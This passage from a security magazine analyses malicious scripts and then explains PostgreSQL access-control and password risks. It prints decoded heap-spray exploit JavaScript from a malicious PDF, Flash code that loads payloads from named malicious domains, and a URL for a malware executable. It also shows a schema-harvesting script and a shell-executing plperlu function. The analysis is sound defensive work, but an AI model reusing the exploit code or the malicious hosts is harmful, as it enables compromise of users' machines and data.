 00000af0:  34 b3 6a d5 54 57 bf 7a  f5 d1 3d ff bc 97 2d 8c  4.j.TW.z..=...-.
...

 00000e80:  ea 22 5e 5f dd 3d 39 5d  82 9f dc cb ff 30 9e 34  ."^_.=9].....0.4
 00000e90:  7a 36 85 6b 39 6e 27 09  da f1 cf c7 ee bd 96 b3  z6.k9n'.........
 000011d0:  ea f9 57 80 01 00 8e e2  aa 52 0d 0a 65 6e 64 73  ..W......R..ends
 000011e0:  74 72 65 61 6d 0d 65 6e  64 6f 62 6a 0d 33 34 20  tream.endobj.34
```

Listing17. *Script to decode encoded PDF stream*

```
#!/usr/bin/perl
use strict ;
use warnings ;

use Compress::Raw::Zlib;

my $x = new Compress::Raw::Zlib::Inflate()
   or die "Cannot create a inflation stream\n" ;

my $input = '' ;
open(TEST, "<$ARGV[0]") or die "usage: $0 pdf_zip_stream_file";
binmode STDOUT;

my ($output, $status) ;
while (read(TEST, $input, 4096))
{
    $status = $x->inflate(\$input, $output) ;
    print $output if $status == Z_OK or $status == Z_STREAM_END ;
    last if $status != Z_OK ;
}
die "inflation failed\n" unless $status == Z_STREAM_END ;
close TEST;
```

Listing 18. *Clear text Javascript code from the PDF sample*

```
/*********** \^N#Page-Actions:Page1:bS_?u?b:Action1
                      ***********/

function re(count,what)
{
var v = "";
while (--count >= 0)
v += what;
return v;
}
function start()
{
      sc = unescape("%u9090%u9090%u9090") +
      unescape("%u2DEB...%u5151");

if (app.viewerVersion >= 7.0)
{
      plin = re(1008,unescape("%u0b0b%u0028%u06eb%u06eb")) +
                      unescape("%u0b0b%u0028%u0aeb%u0aeb")
      + unescape("%u9090%u9090") + re(122,unescape("%u0b0b%u
                      0028%u06eb%u06eb")) + sc
      + re(1256,unescape("%u4141%u4141"));
}
else
{
      ef6 =  unescape("%uf6eb%uf6eb") + unescape("%u0b0b%u
                      0019");
      plin = re(80,unescape("%u9090%u9090")) + sc + re(80,un
                      escape("%u9090%u9090")) +
      unescape("%ue7e9%ufff9")+unescape("%uffff%uffff") +
                      unescape("%uf6eb%uf4eb") +
      unescape("%uf2eb%uf1eb");
      while ((plin.length % 8) != 0)
           plin = unescape("%u4141") + plin;
      plin += re(2626,ef6);
}
if (app.viewerVersion >= 6.0)
{
this.collabStore = Collab.collectEmailInfo({subj: "",msg:
                      plin});
}
}
var shaft = app.setTimeOut("start()",10);

//</ACRO_script>
//</Page-Actions>
```

Listing 19. *Flasm tool options*

```
root@desktop:~/root# flasm -h
Flasm 1.62 build May  7 2008
(c) 2001 Opaque Industries, (c) 2002-2007 Igor Kogan, (c)
                      2005 Wang Zhen
All rights reserved. See LICENSE.TXT for terms of use.
Usage: flasm [command] filename
Commands:
   -d     Disassemble SWF file to the console
   -a     Assemble Flasm project (FLM)
   -u     Update SWF file, replace Flasm macros
   -b     Assemble actions to __bytecode__ instruction or
                      byte sequence
   -z     Compress SWF with zLib
   -x     Decompress SWF

Backups with $wf extension are created for altered SWF files.

To save disassembly or __bytecode__ to file, redirect it:
flasm -d foo.swf > foo.flm
flasm -b foo.txt > foo.as
```

Listing 20. *Flash decoding using swfdump*

```
# swfdump -D  "4561.swf"
[HEADER]        File version: 8
[HEADER]        File is zlib compressed. Ratio: 96%
[HEADER]        File size: 164 (Depacked)
[HEADER]        Frame rate: 12.000000
[HEADER]        Frame count: 1
[HEADER]        Movie width: 550.00
[HEADER]        Movie height: 400.00

[045]         4 FILEATTRIBUTES
[009]         3 SETBACKGROUNDCOLOR (ff/ff/ff)
[018]        31 PROTECT
[00c]        89 DOACTION

      (   50 bytes) action: Constantpool(5 entries) String:
                      "fVersion" String:"/:$version"
                      String:"http://o7n9.cn/" String:
                      "i.swf" String:"_root"

      (    4 bytes) action: Push Lookup:0 ("fVersion")
                      Lookup:1 ("/:$version")
      (    0 bytes) action: GetVariable
      (    0 bytes) action: DefineLocal
      (    4 bytes) action: Push Lookup:2 ("http://o7n9.cn/
                      ") Lookup:0 ("fVersion")

      (    0 bytes) action: GetVariable
      (    0 bytes) action: Add2
      (    2 bytes) action: Push Lookup:3 ("i.swf")
      (    0 bytes) action: Add2
      (    2 bytes) action: Push Lookup:4 ("_root")
      (    0 bytes) action: GetVariable
      (    1 bytes) action: GetUrl2 64
      (    0 bytes) action: Stop
      (    0 bytes) action: End

[001]         0 SHOWFRAME 1 (00:00:00,000)
```

Listing 21. *Flash decoding using flasm*

```
#flasm -d 4561.swf
movie '4561.swf' compressed // flash 8, total frames: 1,
                      frame rate: 12 fps, 550x400 px

  protect '$1$jS$BoUofEQZlqjkrFp6L6z181'
  frame 0
    constants 'fVersion', '/:$version', 'http://
                      www.woai117.cn/', 'i.swf', '_root'
    push 'fVersion', '/:$version'
    getVariable
    varEquals
    push 'http://www.woai117.cn/', 'fVersion'
    getVariable
    add
    push 'i.swf'
    add
    push '_root'
    getVariable
    loadMovie
    stop
  end // of frame 0
end
```

vulnerable to a buffer overflow in an old version of the software, as it's described in CVE-2007-5807.

This script intends to exploit this flaw, the good part for us it's that the URL to the virus can be clearly identified in the code:

```
var url="%u7468%u7074%u2F3A%u772F%
u7777%u312E%u7730%u7069%u632E%u6D6F
%u792F%u6861%u6F6F%u792F%u7365%u652
E%u6578";
```

You can use either Malzilla Misc. Decoders *Decode UCS2 (%u)* feature or the Listing 5 we presented before to give you the malicious URI *http://www.10wip.com/yahoo/yes.exe.*

Acrobat Reader PDF Engine Flaw

As was already stated, there are more and more malicious file based vulnerabilities that used flaws in Javascript processing engine of tools like Acrobat Reader.

We can find PDF files in the wild, containing some obfuscated Javascript, in fact it's zipped stream.

If you edit the file, you will see the MIME type `%PDF` at the file header followed in the body by some */Filter/FlateDecode* stream. Note: sometime the Javascript code appears in clear text.

You can see an extract in Listing 16 from a malicious PDF file.

To extract the original code from this stream, use the Perl script in Listing 17.

It takes one argument which is the file name containing the zip stream.

The zip stream is the code which appears between */Filter/FlateDecode* stream tag and *endstream.enobj.* Note that you also need to remove the `0x0d 0x0a` at the begin and end of the stream.

Running this script against our sample gives the result in Listing 18.

We can see that the shellcode in variable *sc* is used in the *plin* variable which is passed to the `Collab.collectEmailInfo` method if the viewer version is greater or equal to 6.0.

To know what the shellcode does, you can debug it with IDA as discussed in a previous chapter.

In fact, if a too long string is passed to this method a buffer-overflow will occur in old Acrobat Reader versions, you can find some details about that on CVE-2007-5659 and CVE-2008-5663.

This flaw was patched in Acrobat Reader since version 8.1.2.

Adobe Flash Script Engine

Adobe Flash embeds a scripting language named ActionScript based on ECMAScript (like Javascript). This is a powerful language that has been used recently by malicious people (as of 2008) to redirect users to compromise site.

One of the methods is to use the ActionScript commands which are represented by *DoAction* Tags embedded in frames.

If you have ever tried to use an hexadecimal editor to open *.swf* files, you would see that two formats exist which could be identified by their headers, FWS three first bytes header identifies an old Flash format which is not compressed, whereas CWS indicates compressed files designed for Adobe Flash version 8.

To decode the Flash file, the easier way is to use a tool such as one of two free programs called *swfdump* and *flashm*, you can see an usage example in Listing 19 and Listing 20.

From the two listings, we can see that the Flash is compressed and contains some DOACTION code.

Once opened the Flash redirects the victim to *http://o7n9.cn/i.swf* using *GetUrl2* as named by *swfdump* tool or *loadMovie* by *flashm.*

It will be out of the scope of this document to analyze flash script, but just for your information the *i.swf* tries to exploit a flaw in *DefineSceneAndFrameData so* to execute (CVE-2007-0071).

Conclusion

In this document, we have introduced some clues regarding malicious script understanding. As this attack vector become more and more common, there is some good chance you will someday face one of these cases.

It's ever a good practice to block the ActiveX with IPS/AV detection software, but even more to detect any malicious files the attack vector tries to download and execute.

On the 'Net

- Kill-bit explanation: *http://support.microsoft.com/kb/240797*
- Rhino: *http://www.mozilla.org/rhino/*
- Malzilla: *http://malzilla.sourceforge.net/*
- Alpha encoder: *http://skypher.com/wiki/index.php?title=ALPHA3*
- Alexander Sotirov Black Hat 2007 presentation
- *http://www.blackhat.com/presentations/bh-europe-07/Sotirov/Presentation/bh-eu-07-sotirov-apr19.pdf*
- Wikipedia Heap Spray entry: *http://en.wikipedia.org/wiki/Heap_spray*
- Linux System Call Reference: *http://www.digilife.be/quickreferences/QRC/LINUX%20System%20Call%20Quick%20Reference.pdf*
- Dean Edward's packer: *http://dean.edwards.name/packer/*
- *http://www.virustotal.com/*
- *http://www.threatexpert.com/submit.aspx*
- screnc.exe tool: *http://www.microsoft.com/downloads/details.aspx?familyid=E7877F67-C447-4873-B1B0-21F0626A6329&displaylang=en*
- JS.encode C decoder: *http://www.virtualconspiracy.com/download/scrdec18.c*
- Online JS.encode decoder: *http://www.greymagic.com/security/tools/decoder/*

David Maciejak
David Maciejak works for Fortinet as a Security Researcher, his job is to follow the trend in the vulnerability underground market and provide some preventive protection to customers.

ROBERT BERNIER

The Justification for Authentication and Encryption

Difficulty

🟩🟩⬜

You will need to understand how to configure and compile Postgres from source code as many of the solutions require that your Postgres server has the necessary libraries and capabilities installed that the typical Linux Distro may be lacking.

It is to your advantage that you have basic system administration skills for your Operating System. Some of the techniques discussed in this article, such as script writing, leverage a knowledge of configuring and administrating the operating system on a fairly comprehensive level.

Over the past couple of years there has been a lot of coverage in the media of the extraordinary success of crackers in accessing corporate databases. Gone are the days when prepubescent teens were the authors of most cracks. Today, data harvesting is big business and is accomplished by dedicated experts who work within an infrastructure designed from the ground up to be professional and corporate in its own right. The question is not how you can prevent the unauthorized access attempt – you cannot – but rather how you can reduce its impact when it does happen.

This article makes up a two-part series that confronts the challenges of protecting your Postgres database server when an unauthorized person has achieved the unthinkable and obtained a valid user account and password.

This first installment deals with the justification for authentication and encryption. I will examine not only roles and granting user rights and privileges but also hacking Postgres roles and their respective passwords.

For our purposes I am going to assume that you have experience in working with a relational database management system. You do not need to have specific experience with Postgres, but it helps if you are familiar with the terms and the way it works. You should therefore be familiar with SQL92, SQL99, and SQL2003, and have experience with user defined functions and triggers. We will be working with two user accounts in this article: postgres (the superuser) and dru (an ordinary user account).

Many of the solutions require that your Postgres server has the necessary libraries and capabilities installed. Be prepared to compile and install your server if you find that your distribution lacks the necessary modules. The Postgres version used in developing this article is 8.2.5.

Finally, it is to your advantage if you aquired basic system administration skills. Some of the techniques discussed in this article leverage knowledge of configuring and administrating the operating system on a fairly comprehensive level.

Roles and Granting Users Their Rights and Privileges

A Postgres cluster is always initialized with one user account, the superuser, and under most circumstances that superuser is named *postgres*. Subsequent users, are created either

WHAT YOU WILL LEARN...

Confronting the DBA with an unauthorized person obtaining a valid user account and password on his system

Defeating the cracker's assault by implementing user account authentication and data encryption

WHAT YOU SHOULD KNOW...

You should be familiar with the SQL92, SQL99, SQL2003 protocols

You must be familiar with the Postgres command line console, psql

You should be able to locate and understand the PostgreSQL reference material (either on your host or on-line)

How to configure and compile Postgres from source code

Basic system administration skills of your Operating System with the *createuser* command line utility or using the SQL statement *CREATE USER* in a client session such as psql, are considered ordinary users with restricted privileges who do not have the ability to endanger the system.

So just how safe is an ordinary user with default rights and privileges?

What follows justifies the need of authentication and encryption by conducting an exploration of what an ordinary user account can accomplish without any special rights or privileges being assigned to it. Before getting into the specifics, here is a summary of what ordinary users can do by *default*:

- Can access any database if the data cluster uses the default authentication policy as described in `pg _ hba.conf`
- Can create objects in the PUBLIC schema of any accessible database
- Can create session (temporary) objects in temporary sessions (i.e., schema `pg _ temp _` ?)
- Can alter runtime parameters
- Can create user-defined functions
- Can execute user-defined functions created by users in the PUBLIC schema (so long as they interact only with objects that have been granted privileges to access).

As important as it is to know what he is allowed to do, there is a number of activities that the ordinary user cannot do by default:

- Cannot create a database or a schema
- Cannot create other users
- Cannot access objects created by other users

Superuser Rights and Privileges

It is true that an ordinary user cannot execute those rights and privileges defined as superuser capabilities. Nevertheless, he can still cause quite a bit of grief with his defaulted rights and privileges. What follows is a series of examples, known as attack vectors, which I am going to demonstrate the ordinary user can carry out. Beware the unwary DBA!

Accessing Objects

This attack vector exploits the obvious: a compromised user account can do anything it wants to the objects it owns.

An extremely common and unsafe practice occurs when Postgres is used as the backend to a web server. The developer creates the ordinary user intending only to carry out those commands that manipulate the data using the commands [*INSERT*], [*UPDATE*], and [*DELETE*]. However, unauthorized actions are possible because the *PUBLIC* schema is open to all. The user can, for example, data mine those tables. It would be even possible to modify them by adding rules and triggers, thus saving the data in tables located in the *PUBLIC* schema which

Listing 1. *Securing a Table*

```
postgres=# SET SESSION AUTHORIZATION postgres;
SET
postgres=# CREATE ROLE dru WITH LOGIN UNENCRYPTED PASSWORD '123';
CREATE ROLE
postgres=# CREATE SCHEMA dru CREATE TABLE t1(i int);
CREATE SCHEMA
postgres=# INSERT INTO dru.t1 VALUES(1);
INSERT 0 1
postgres=# GRANT USAGE ON SCHEMA dru TO dru;
GRANT
postgres=# SELECT I FROM dru.t1;
 i
---
 2
(1 row)

postgres=# SET SESSION AUTHORIZATION dru;
SET
postgres=> SELECT I FROM dru.t1;
ERROR:  permission denied for relation t1
postgres=> SET SESSION AUTHORIZATION postgres;
SET
postgres=# GRANT SELECT ON dru.t1 TO dru;
GRANT
postgres=# SET SESSION AUTHORIZATION dru;
SET
postgres=> SELECT I FROM dru.t1;
 i
---
 2
(1 row)
```

Listing 2. *Securing a Table, revoking permissions on schema dru*

```
postgres=> SET SESSION AUTHORIZATION postgres;
SET
postgres=# REVOKE ALL PRIVILEGES ON SCHEMA PUBLIC FROM dru;
REVOKE
postgres=# SET SESSION AUTHORIZATION dru;
SET

The error message of "ERROR:  permission denied for schema dru" means that this
                      defensive measure works:

postgres=> CREATE TABLE X();
ERROR:  permission denied for schema dru
```

Note:

For the purposes of demonstration, all psql sessions begin as the data cluster's superuser (i.e., psql –U postgres mydatabase). The command *SET SESSION AUTHORIZATION myusername* changes the database session user name from the original logged-in user account, which was *postgres* in the previous example. You are now operating as that user with his assigned rights and privileges.

can then be harvested! Mitigating the threat is basic and elementary: do not let the ordinary user account own or create anything. This snippet of SQL, Listing 1, demonstrates how to secure a table: Listing 1. One more step, as demonstrated in Listing 2, which should be considered is the removal, or at least the interdiction, of the *PUBLIC* schema so as to prevent user dru from creating any entities.

Accessing Objects Under the Control of Other Users

There are three pieces of information you need to understand to appreciate this attack vector I would like to demonstrate:

- All users are by default permitted to connect to any database in the cluster
- Postgres clusters permit users the ability to create and manipulate all entities in the PUBLIC schema.
- An ordinary user account has the right to access system catalogs. Otherwise, the user account cannot function properly (a rule intrinsic to Postgres server behaviour).

As user postgres, the following commands, are executed in a psql session (it is understood that in this example the user has access to the *PUBLIC* schema, i.e., *GRANT USAGE ON SCHEMA PUBLIC TO* dru):

```
postgres=# CREATE TABLE dru.t2(i
                  int);
CREATE TABLE
postgres=# INSERT INTO dru.t2
                  VALUES(1);
INSERT 0 1
```

Listing 3 shows that our first test, which is to see if dru can access `t2`, confirms that the table can be neither read nor edited. Although it may not be possible to access the table, as shown in Listing 4, user *dru* can still glean information about it.

This next example in Listing 5 shows what happens when the superuser creates a table in a schema that dru cannot access. Although she cannot read the table, dru still manages to get its definition, as in the previous example. This next example, Listing 6, shows user account dru obtaining a list of user accounts and their respective properties (N.B. the ordinary user cannot access the passwords himself).

Postgres requires that all users must have the ability to see the cluster's various definitions and schema. This behaviour is a weakness only if you do not realize its potential as an attack vector, (e.g., in intelligence gathering). Although data cannot be seen or changed, ordinary utilities such as psql and pgadmin can nevertheless extract the cluster's definitions. It is therefore possible that, with the privileges of an ordinary user, the hacker can craft a set of SQL statements that can extract the cluster's entire definition schema by directly querying the system catalogs. The information can then be

Listing 3. *User dru fails to access table dru.t2*

```
postgres=> SELECT * FROM dru.t2;
ERROR:  permission denied for relation t2
postgres=> insert into dru.t2 values(10);
ERROR:  permission denied for relation t2
postgres=>
```

Listing 4. *user dru obtains the structure of tables dru.t1 and dru.t2*

```
postgres=> \d
        List of relations
 Schema | Name | Type  |  Owner
--------+------+-------+----------
 dru    | t1   | table | postgres
 dru    | t2   | table | postgres
(2 rows)

postgres=> \d t?
        Table "dru.t1"
 Column |  Type    | Modifiers
--------+---------+-----------
 i      | integer |

        Table "dru.t2"
 Column |  Type    | Modifiers
--------+---------+-----------
 i      | integer |
```

Listing 5. *User dru obtains schema definition that she can't interact with*

```
postgres=> SET SESSION AUTHORIZATION postgres;
SET
postgres=# CREATE SCHEMA postgres CREATE TABLE t3(i int);
CREATE SCHEMA
postgres=# insert into t3 values(1);
INSERT 0 1
postgres=# insert into t3 values(2);
INSERT 0 1
postgres=# insert into t3 values(3);
INSERT 0 1
postgres=# \d postgres.
     Table "postgres.t3"
 Column |  Type    | Modifiers
--------+---------+-----------
 i      | integer |
postgres=# SET SESSION AUTHORIZATION dru;
SET
postgres=> SELECT * FROM postgres.t3;
ERROR:  permission denied for schema postgres
postgres=> \d postgres.
     Table "postgres.t3"
 Column |  Type    | Modifiers
--------+---------+-----------
 i      | integer |
```

either downloaded as a dump or even reproduced in the *PUBLIC* schema of any currently accessible database. Listing 7 demonstrates an easy script implementing the described vectored attack. Save it as a file called go.sh and execute as `sh go.sh | less` to return virtually all the database tables (does not include those tables in a user-defined schema).

Creating and Accessing User-Defined Functions

Ideally, you do not want a user to be able to do anything without first being granted permission. User-defined functions can present a dangerous attack vector for the uninformed DBA. Again, it is not an issue in which there is a hole in the system; rather, it is understanding what the DBMS permits as default behaviour.

Functions come in two flavours: trusted and untrusted. The trusted procedural language can only execute instructions within the context of the database, such as creating tables, indexes, adding or removing data, etc. Untrusted procedural languages, on the other hand, not only duplicate the functionality of the trusted language, but they area also capable of affecting the real world, i.e., lists, creating or deleting files on the hard drive, performing calculations, invoking processes, and even creating socket connections to other hosts. Note that under normal conditions an ordinary user can use both types of functions.

Adding a new procedural language, as shown in Listing 8, requires superuser privileges and is executed thus. An inability to create your language means you are missing libraries. Look for `plperl.so` in the Postgres library directory. If necessary you'll have to install another package from your distro that contains the necessary files. If you have compiled Postgres, then you may not have included the Perl switch when you executed the configure command in the source tree (i.e., `./configure – with-perl`).

You can see what languages are installed, as in Listing 9, on your database by using the following command. Take special note of the column `lanpltrusted`. This is a boolean value that indicates if the procedural language is either trusted (`t`) or untrusted (`f`).

Before continuing with the examples, I am going to restore access for the user dru to the PUBLIC schema:

```
postgres=> SET SESSION AUTHORIZATION
           postgres;
SET
postgres=# GRANT USAGE ON SCHEMA
           PUBLIC TO dru;
GRANT
```

Beware all functions, irrespective of being either trusted or untrusted, and no matter who creates them, can be accessed by an ordinary user. People may assume that functions are like tables and therefore require the explicit granting of privileges to execute them… not true. These two functions, as shown in Listing 10, appear benign enough.

Now for the shocker: Listing 11 demonstrates user dru can do something she is not supposed to. This function, created by the superuser, returns the contents of the directory using the procedural language `plperlu`.

Listing 6. *Ordinary user accounts learns of all user account permissions*

```
postgres=> select * from pg_user;
 usename   | usesysid | usecreatedb | usesuper | usecatupd |  passwd  | valuntil |
                      useconfig
----------+----------+-------------+----------+-----------+----------+----------+-
                      ----------
 postgres |       10 | t           | t        | t         | ******** |          |
 dru      |    18770 | f           | f        | f         | ******** |          |
(2 rows)
```

Listing 7. *An ordinary user returns schema definitions from the database*

```
#!/bin/bash
psql mydatabase << _eof_
set search_path=public,information_schema,pg_catalog,pg_toast;
\t
\o list.txt
SELECT n.nspname||'.'||c.relname as "Table Name"
FROM pg_catalog.pg_class c
     JOIN pg_catalog.pg_roles r ON r.oid = c.relowner
     LEFT JOIN pg_catalog.pg_namespace n ON n.oid = c.relnamespace
WHERE c.relkind IN ('r','')
ORDER BY 1;
\q
_eof_

for i in $( cat list.txt ); do
    psql -c "\d $i"
done
```

Listing 8. *Installing the procedural language plpgsql*

```
postgres=# create language plpgsql;
CREATE LANGUAGE
postgres=# create language plperlu;
CREATE LANGUAGE
postgres=# create language plperl;
CREATE LANGUAGE
```

Listing 9. *Obtaining the installed procedural languages*

```
postgres=> select * from pg_language;
 lanname  | lanispl | lanpltrusted | lanplcallfoid | lanvalidator | lanacl
----------+---------+--------------+---------------+--------------+--------
 internal | f       | f            |             0 |         2246 |
 c        | f       | f            |             0 |         2247 |
 sql      | f       | t            |             0 |         2248 |
 plpgsql  | t       | t            |         18582 |        18583 |
 plperlu  | t       | f            |         16389 |        16390 |
 plperl   | t       | t            |         16389 |        16390 |
(3 rows)
```

As before with the tables, the best method to mitigate this threat is to deny access to the function:

```
postgres=# SET SESSION AUTHORIZATION
                      postgres;
SET
postgres=# REVOKE EXECUTE ON
                      FUNCTION f3()
                      FROM dru;
REVOKE
```

The previous instructions failed to take into account that user account dru was assigned as a member to *GROUP PUBLIC* when it was first created. These statements in Listing 12 secure function `f3()` against user dru and group *PUBLIC*:

Another attack vector, as shown in Listing 13, is in the nature of intelligence gathering (e.g., the function source code). Just think of the interesting things we can learn about the server's host. Sometimes you may prefer to hide how the function works. You can hide your function's source code in a number of ways. Here are a few possible solutions:

- Write your function in C and compile it as a module
- Write your function as a module in its native language environment and store it on the host's hard drive, then create an abstracted user-defined function in Postgres which invokes the module
- Consider writing the source code in a table and then dynamically create your function as required
- Write your user-defined function in another database in the cluster which is then called by an authorized user account using the dblink module (refer to the next section to understand how to use the function's parameter of security definer).

Listing 10. *Users can invoke user defined functions created by others*

```
postgres=# SET SESSION AUTHORIZATION postgres;
SET
postgres=# CREATE OR REPLACE FUNCTION public.f1 (
postgres(#     OUT x text
postgres(# ) AS
postgres-# $body$
postgres$#     select 'hello from f1()'::text;
postgres$# $body$
postgres-# LANGUAGE SQL;
CREATE FUNCTION
postgres=#
postgres=# CREATE OR REPLACE FUNCTION public.f2 (
postgres(#     OUT x text
postgres(# ) AS
postgres-# $body$
postgres$# BEGIN
postgres$#     x:= 'hello from f2()';
postgres$# END;
postgres$# $body$
postgres-# LANGUAGE PLPGSQL;
CREATE FUNCTION
postgres=# SET SESSION AUTHORIZATION dru;
SET
postgres=>
postgres=> SELECT * FROM f1();
        x

-----------------
 hello from f1()
(1 row)

postgres=> SELECT * FROM f2();
        x
-----------------

 hello from f2()
(1 row)
```

Using the Security Definer

Before moving on to the next subject, there is one more issue I would like to cover concerning functions.

Suppose you need to access a table containing highly sensitive information. For the sake of argument, suppose you only need one value of one row and column at any given time, such as for validating a credit card number. In such a situation, it is not necessary to GRANT an ordinary user the ability to execute a SELECT on the whole table since there is too much of a risk that a harvester has only to execute a single query to extract all the data. The solution I would like to propose is to use a function with the parameter *security definer.*

The security definer parameter specifies that the function is to be executed with the privileges of the user which created it. Thus it becomes possible to access a table that under normal circumstances is unavailable to the ordinary user.

In this example, as shown in Listing 14, a table with two columns is created in the schema postgres by the superuser postgres. The ordinary user, dru, will invoke a function using the security definer parameter and obtain a value based on an input value. As shown in Listing 15, user account dru can now access the desired information in the following manner.

Hacking Postgres Roles and Their Passwords

For almost as long as there have been networked operating systems, effective password administration has been an important activity facilitating the protection of the OS. It is the sysadmin's job to make sure that user accounts are kept safe by enforcing the approved password policy the users must follow.

So what makes for a good password?

Good passwords consists of randomly chosen alphanumeric characters that do not have a discernible pattern. They cannot be easily discovered either by using applied logic or by brute force methods (i.e., number crunching). The more characters used in a password the

EXCLUSIVE&PRO CLUB

NETIKUS.NET ltd

NETIKUS.NET ltd offers freeware tools and EventSentry, a comprehensive monitoring solution built around the windows event log and

Zero Day Consulting

ZDC specializes in penetration testing, hacking, and forensics for medium to large organizations. We pride ourselves in providing com-

Eltima Software

Eltima Software is a software Development Company, specializing primarily in serial communication, security and flash software. We

ElcomSoft Co. Ltd

ElcomSoft is a Russian software developer specializing in system security and password recovery software. Our programs allow to re-

@ Mediaservice.net

@ Mediaservice.net is a European vendor-neutral company for IT Security Testing. Founded in 1997, through our internal Tiger Te-

Priveon

Priveon offers complete security lifecycle services – Consulting, Implementation, Support,

Netsecuris

Netsecuris is a professional provider of managed information security and consulting services that focuses on ensuring the security of your networks and systems. Services include managed firewall/intrusion prevention, managed email security, network penetration testing, vulnerability assessments, and information systems risk assessments.

http://www.netsecuris.com
email: sales@netsecuris.com

Heorot.net

Heorot.net provides training for penetration testers of all skill levels. Developer of the De-ICE.net PenTest LiveCDs, we have been in

Digital Armaments

The corporate goal of Digital Armaments is Defense in Information Security. Digital armaments believes in information sharing and is

First Base Technologies

We have provided pragmatic, vendor-neutral information security testing services since 1989. We understand every element of networks -

@ PSS Srl

@ PSS is a consulting company focused on Computer Forensics: classic IT assets (servers, workstations) up to the latest smartpho-

Lomin Security

Lomin Security is a Computer Network Defense company developing innovative ideas with the strength and courage to defend. Lomin Se-

MacScan

MacScan detects, isolates and removes spyware from the Macintosh.

This is a place for your business card.
Join our EXCLUSIVE&PRO Club
For more info e-mail us at en@hakin9.org

JOIN OUR EXCLUSIVE CLUB AND GET:

- **Hakin9 one year subscription**
- **classified ad for duration of your subscription**
- **discount on advertising**

You wish to have an ad here?
Join our EXLUSIVE&PRO CLUB!
For more info e-mail us at ***en@hakin9.org*** or go to ***www.hakin9.org/en***

EXCLUSIVE&PRO CLUB

more secure it becomes. It is common practice to insist that passwords have at least 6 characters, since long passwords are harder to crack than short ones. Good password policies require that the password be changed frequently – anywhere from once a year to once a month, depending, of course, on the particular environment (it is a very subjective decision).

About Postgres User Accounts and Their Passwords

The Postgres user account security policy is centered on the SQL commands that creates and administrates the user's account:

```
CREATE ROLE
ALTER ROLE
DROP ROLE
```

Please note that the following commands perform the equivalent operations as the previous ones but belong to an older style of user account administration that, for our purposes, should be considered deprecated. You are encouraged to use the newer technique of managing users as ROLES:

```
CREATE GROUP
ALTER GROUP
DROP GROUP
CREATE USER
ALTER USER
DROP USER
```

Passwords are stored in one of two forms: unencrypted and encrypted. Unencrypted passwords are stored in the clear (the password can be read by the superuser). Encrypting the password involves running it through a cryptographic hash function which generates a unique 32 character text string that cannot be duplicated using any other combination of characters (at least that is the theory). The advantage of the encrypted password over the unencrypted one is that nobody knows what the password is, not even the superuser. It is possible to test a password during login by hashing and comparing it to what has already been stored in the data-cluster. It is argued that hashed passwords are safe to store and transport without a fear of compromise. Here are some example invocations that create and administrate the password:

- An account is created without a password: `CREATE ROLE dru WITH LOGIN;`
- An account is created with an unencrypted password: `CREATE ROLE roger WITH LOGIN UNENCRYPTED PASSWORD '123'`
- An account is altered and assigned an encrypted password: `ALTER ROLE dru WITH ENCRYPTED PASSWORD '123'`

Executing a SQL query, Listing 16, against the catalog table `pg_shadow` by the superuser returns the user's account name and its password. Postgres generates the encrypted password using the function md5. It concatenates the password and user name together before hashing it (i.e., select `md5('mypassword_myusername')`). Listing 17 demonstrates how it works; remember, the following can only be executed by the superuser. Notice that both values are the exactly the same.

For the most part, enforcing an enterprise level-password policy in Postgres is doable. However, there exist few mechanisms within Postgres that force a user account to follow what would otherwise be an iron-clad policy. And without adequate planning and execution the security environment, especially where

Listing 11. *super user's function returns restricted system information*

```
postgres=> SET SESSION AUTHORIZATION postgres;
SET
postgres=# CREATE OR REPLACE FUNCTION public.f3 (
postgres(#     OUT x text
postgres(# ) AS
postgres-# $body$
postgres$# # output the root directory contents into standard output
postgres$# # notice the use of the single back ticks
postgres$#     $a = `ls -l / 2>/dev/null`;
postgres$#     $message = "\nHere is the directory listing\n".$a;
postgres$#     return $message;
postgres$# $body$
postgres-# LANGUAGE PLPERLU;
CREATE FUNCTION
postgres=# SET SESSION AUTHORIZATION dru;
SET
postgres=> SELECT * FROM f3();
                                             x
----------------------------------------------------------------------------------
                       -----------
   Here is the directory listing (total 120):
 drwxr-xr-x   2 root root  4096 Aug 29 07:03 bin

 drwxr-xr-x   3 root root  4096 Oct 11 05:17 boot
 drwxr-xr-x   3 root root  4096 Nov 26  2006 build
 lrwxrwxrwx   1 root root    11 Aug 22  2006 cdrom -> media/cdrom
 drwxr-xr-x  15 root root 14960 Oct 12 07:35 dev
 drwxr-xr-x 118 root root  8192 Oct 12 07:36 etc
 drwxr-xr-x   8 root root    81 Aug 25 10:46 home
 drwxr-xr-x   2 root root  4096 May 30  2006 initrd
 drwxr-xr-x  19 root root  8192 Jul 31 07:49 lib
 drwxr-xr-x   2 root root 49152 Aug 22  2006 lost+found
 drwxr-xr-x   3 root root  4096 Oct 11 20:02 media
 drwxr-xr-x   6 root root  4096 Jun 12 08:36 mnt
 drwxr-xr-x   3 root root  4096 Dec 26  2006 opt
 dr-xr-xr-x 163 root root     0 Oct 11 05:08 proc
 drwxr-xr-x   5 root root  4096 Oct 12 07:36 root
 drwxr-xr-x   2 root root  8192 Oct 11 05:17 sbin
 drwxr-xr-x   2 root root  4096 May 30  2006 srv
 drwxr-xr-x  10 root root     0 Oct 11 05:08 sys
 drwxrwxrwt  12 root root  4096 Oct 12 07:35 tmp
 drwxr-xr-x  11 root root  4096 Jan 11  2007 usr
 drwxr-xr-x  14 root root  4096 Aug 22  2006 var
(1 row)
```

passwords are concerned, the situation can be wanting.

Some of what could be considered as security limitations includes:

- The superuser cannot enforce a minimum number of characters to be used for the password
- Although there exists a default parameter in the configuration settings of how the password is to be stored, as either unencrypted or encrypted as an MD5 hash, the user cannot be forced to use a particular storage method by the superuser
- There is no mechanism that imposes a life span on the user account
- The mechanism controlling the effective life span of the user account password becomes irrelevant when the connection method is something other than either *PASSWORD* or MD5 in the cluster's client authentication configuration file, `pg _ hba.conf`
- User runtime `parameter(s)` which are altered by the ALTER ROLE statement and which has been set by the superuser or by the default configuration settings in the file `postgresql.conf` can be changed by the owner of the user account at will
- Renaming a user account clears its password if it has been encrypted
- Because there is no auditing mechanism, it is therefore not possible to track who made changes to the user accounts or when these changes occurred

How to Crack The Password

And now we get to the fun part!. When it comes to enforcing an adequate password policy, it is in the matter of the password's strength that generates the greatest concern. There is just no way of telling if the user account's password is strong enough – that is, until somebody cracks it, and by that time the damage has been done.

Cracking utilities are based upon two approaches: brute force and dictionary attacks. Both types of attacks require obtaining the hashed password and that the cracking utility be able to identify the algorithm that was used to generate it. The idea is to reproduce the hash; when you have the hash you have the password. The attack can last anywhere from a few seconds to several months.

